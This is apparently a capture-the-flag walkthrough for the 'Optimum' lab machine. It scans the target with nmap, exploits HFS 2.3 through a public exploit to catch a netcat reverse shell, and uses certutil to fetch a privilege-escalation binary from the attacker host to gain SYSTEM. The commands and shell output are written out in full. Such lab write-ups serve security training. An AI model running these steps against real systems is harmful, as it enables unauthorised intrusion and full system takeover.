
Optimum

IP: 10.10.10.8



Enter a caption for this image (optional)

Nmap


Let's start off with a deep scan: `sudo nmap -T5 -p- -Pn -A 10.10.10.8`

```
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
```

Just 80, so let's go to the website

Website

We can see the name of the site here. If we google and search for it with *"+ exploits"* we will eventually find this exploit: https://www.exploit-db.com/exploits/39161



Exploit Steps

First downlaod **netcat** for windows from here: https://eternallybored.org/misc/netcat/ . Extract **nc64.exe** and re-name it nc.exe

Second, we need to host **nc.exe** in a **python web server**. We can do this by going to the **directory** that we extracted netcat to, and starting the python hosting from there:
`sudo python -m SimpleHTTPServer 80`

Third, in a different tab in terminal, prepare a netcat listner: `nc -nvlp 4321`

Fourth, download the exploit and open it in a text editor. Scroll down and change the section that asks to be edited to include our IP [`10.10.x.x`] and the port [`4321`]

```
ip_addr = "10.10.14.34" #local IP address
local_port = "4321" # Local Port number%
```

Fifth, chmod +x the exploit, and run it to point at the victim ip and port:
`python exploit.py 10.10.10.8 80.` You'll know it has worked when your python web server is hit with a request, and your netcat listner has a shell.

```
kali@kali:~/Downloads/optimum$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.8 - - [27/Jun/2020 16:21:32] "GET /nc.exe HTTP/1.1" 200 -
```

Kostas Shell

```
kali@kali:~/Downloads/optimum$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.8] 49178
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>
```

Go and get your user flag!

Now, type `systeminfo,` copy and paste the output back to our kali machine in a text file called systeminfo.txt. get Windows Exploit Suggester from github if you don't have it already, and run it against our text file via:

```
./windows-exploit-suggester.py --database 2020-04-30-mssb.xls --systeminfo
~/Downloads/optimum/systeminfo.txt
```

It will suggest a whole load of exploits. I'm lazy and want one that will be in .exe or .ps1 form. This one looks good: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe

Exploit

Download the malicious.exe from the link, python host it, and bring it over to Kostas desktop via:
`certutil -urlcache -split -f http://10.10.14.34:80/41020.exe /Users/kostas/Desktop/41020.exe` and execute it via: `41020.exe`

```
C:\Users\kostas\Desktop>certutil -urlcache -split -f http://10.10.14.34:80/41020.exe /Users/kostas/Desktop/41020.exe
certutil -urlcache -split -f http://10.10.14.34:80/41020.exe /Users/kostas/Desktop/41020.exe
****  Online  ****
  000000  ...
  088c00
CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```